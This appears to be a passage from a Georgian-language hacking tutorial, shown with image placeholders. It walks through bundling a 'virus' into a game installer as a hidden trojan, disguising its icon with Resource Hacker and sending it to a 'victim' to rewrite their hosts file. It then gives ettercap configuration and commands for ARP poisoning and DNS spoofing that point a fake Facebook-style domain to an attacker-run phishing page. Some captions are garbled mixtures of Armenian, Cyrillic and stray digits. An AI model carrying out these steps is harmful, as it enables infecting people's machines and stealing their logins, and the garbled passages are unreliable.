
Do not display a license զա սեղ զա սեղ մացույթո NEXT




ვაწვებით Add -ს და შიგნით ვდებთჩვენს ვირუსა და თამაშს და ისევ next




მოდით ასე ავირჩიოთ ჯერ ვირუსი ეშვებოდეს და მერე თამაში




დავაყენოთ hidden -ზე და next




ავირჩიოთ No message და უკვე ხვდებით რას ვაწვებით :D




ვაწვებით Browse და ვირჩევთ სად შევინახოთ ვირუსი და რა სახელით ასევე ვირჩევთ Hidden File Extraction Progress Animation from User და ისევ ვაწვებით Next -ს




ვირჩევთ No restart და next



30რჩევთ Don't save და Next




ისევ Next და ეგაა. გავედით ბოლოში როგორც იქნა



30ლოდებით

```
C:\Windows\system32\makecab.exe
Cabinet Maker - Lossless Data Compression Tool
20,318,014 bytes in 2 files
77.90% - HOSTS_~1.EXE (2 of 2)
```

და ეგა




და ესეც ჩვენი ტროიანი.




მოდით ახლა მას ისევ თავდაპირველი სახე მივცეთ რომ უფრო რეალისტური იყოს.  
იმისთვის რომ Icon შევუცვალოთ ამაში დაგვეხმარება Resource Hacker ხელსაწყო


ხელით ჩავაგდოთ ჩვენი შექმნილი ტროიანი



მარჯვენა კლიკი Icon Group-ზე და ვირჩევთ Replace Icon




Зәмәнгәз зөмбөгүт Open file with new icon...




Зәзлөүгүттөртүүлүк таңдашы




30730800 Replace



დასამახსოვრებლად შემდეგ ღილაკს



დავარქვათ რამე მაგალითად virus და შევინახოთ



ესევ ასე შეეცვალა Icon ერთი ის დაგრჩათ რომ გადაუგზავნოთ და მსხვერპლმა ითამაშოს. ხოლო მისი hosts ფაილი შეიცვლება ჩვენით.



## DNS გაყალბება

ეგრეთ წოდებული dns spoofing. როდესაც ჩვენ არ შეგვიძლია მსხვერპლის ჰოსტ ფაილებში ცვლილება გავაკეთოთ ხელით, ვირუსით, ან უესბით, არსებობს დამატებითი გზა. საჭიროა ჩვენ ვიყოთ მსხვერპლის ქსელში ანუ ერთ ინტერნეტს ვინაწილებდეთ wifi ან კაბელით, ანუ შიდა ლოკალურ ქსელში ვიყოთ საიდანაც მივიტანთ DNS spoofing შეტევას და ქსელიდან მოვახდენთ DNS -ის გაყალბებას. ამისთვის 2 ეტაპია გასავლელი პირველ რიგში MITMA ( ახსნა ამ შეტევის მოცემულია შემდეგ თავში ) შეტევის განხორციელება რომელიც მიიღწევა ARP პროტოკოლის მოწამვლით ხოლო შემდგომ როდესაც აღმოვჩნდებით მსხვერპლსა და როუტერს შორის მოვახდენთ ჩვენზე გავლილ ტრაფიკში DNS -ების გაყალბებას კერძოდ მათი Query შეცვლას.

მსგავსი თავდასხმისთვის ვინდოუსზე არის Cain & Abel ხელსაწყო რომელსაც გარდა ამისა ბევრი სხვა სასარგებლო თვისებები აქვს. რაღაც ვერ მუშაობს წესიერად ჩემთან რისი ბრალია ვერ გავიგე. ვერც არქივში ვიპოვე რამე დაწერილი ხელსაწყო ვინდოუსისთვის ამ თემასთან დაკავშირებით ( თუმცა ერთი ვიპოვე ძალიან ძველი ჩემს მიერ დაწერილი რომელიც მოცემულია შემდეგ თავში და გაეხუმრეთ მეგობარს ) ხოდა დარჩა ლინუქსი, მე ვიყენებ Kali 2 linux -ს, რომელიც debian -ს დისტრიბუტორია და მაში დაინსტალირებულ ettercap -ს ( Ettercap -ის ვინდოუსის ვერსიაც არის თუმცა ძალიან ბანძია და მაგიტომ არ ვიყენებ ). ძანიან გამოსადეგი და სასარგებლო პროგრამაა და ნებისმიერ ლინუქზე შეგიძლიათ გაუშვათ. სწორედ ამ Kali 2 ოპერაციულ სისტემაზეა დაწერილი სიმღერა SNAP! - The Power. ( ვხუმრობ რათქმაუნდა )

1. Ettercap -ის კონფიგურაციაში ცვლილება შეგვაქვს etter.conf ფაილი

```
root@kali:~# locate etter.conf
/etc/ettercap/etter.conf
/usr/share/man/man5/etter.conf.5.gz
root@kali:~# nano /etc/ettercap/etter.conf
```

2. ec\_uid -ს და ec\_gid ვაყენებთ 0 ზე მაღალი პრივილეგიისთვის

```
[privs]
ec_uid = 0                      # nobody is the default
ec_gid = 0                      # nobody is the default
```

3. სევე დაბლა ლინუქსის სექციაში iptables -ების redirect\_command\_on -ს და redirect\_command\_off -ს ვხსნით დიეზებს დასაწყისში

```
#-----
#      Linux
#-----

# if you use ipchains:
#redirect_command_on = "ipchains -A input -j redirect"
#redirect_command_off = "ipchains -D input -j redirect"

# if you use iptables:
redirect_command_on = "iptables -t nat -A input -j redirect"
redirect_command_off = "iptables -t nat -D input -j redirect"
```

4. აბლა ცვლილება უნდა შევიტანოთ etter.dns ფაილში

```
root@kali:~# locate etter.dns
/etc/ettercap/etter.dns
root@kali:~# nano /etc/ettercap/etter.dns
```

5. ჩამოვდივართ ბოლოში და ვწერთ ჩვენს ყალბ დომეინს და ჩვენს ip ს სადაც გაშვებულია ყალბი ფბ -ს გვერდი

```
*.facesbooks.com A 31.170.161.236
www.facesbooks.com A 31.170.161.236
```

6. ამის შემდგომ გვჭირდება გავიგოთ ჩვენი gateway - ის მისამართი ჩვენ შემთხვევაში ჩაწერთ route-ს, ამის გასაგებად

```
root@kali:~# route
Kernel IP routing table
Destination      Gateway          Genmask        Flags Metric Ref    Use Iface
default          192.168.0.1    0.0.0.0        UG     0      0        0 wlan0
192.168.0.0     *               255.255.255.0  U       0      0        0 wlan0
```

7. დროა უკვე გამოვიყენოთ Ettercap -ი შემდეგი ბრაძანებით ettercap -Tq -M arp:remote -i wlan0 -P dns\_spoof /192.168.0.1/ -Tq <სტანდარტული კონსოლის ჩვენება და მასზე მოქმედებისთვის, -M mimta <შეტევა მეთოდი>arp:remote <ორ მხრივი მოწამვლა -i <თქვენი ინტერფეისი თუ კაბელზე გაქთ eth0 თუ wifi wlan0 /აქ თქვენი gateway/ <ჯგუფში ერთი ip და მოქმედებს ეგ ყველასთან მიმართებაში

```
root@kali:~# ettercap -Tq -M arp:remote -i wlan0 -P dns_spoof /192.168.0.1/
```

8. და მნიშვნელოვანი არ დაგვიწყდეთ port forwarding ჩართვა შემდეგნაირად

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

მსხვერპლის ARP Cache - ი შეტევამდე. სადაც წერია WiFi ნამდვილი MAC

Interface:	192.168.0.197 --- 0xa
Internet Address	Physical Address
192.168.0.1	██████████-32
192.168.0.100	██████████-4a

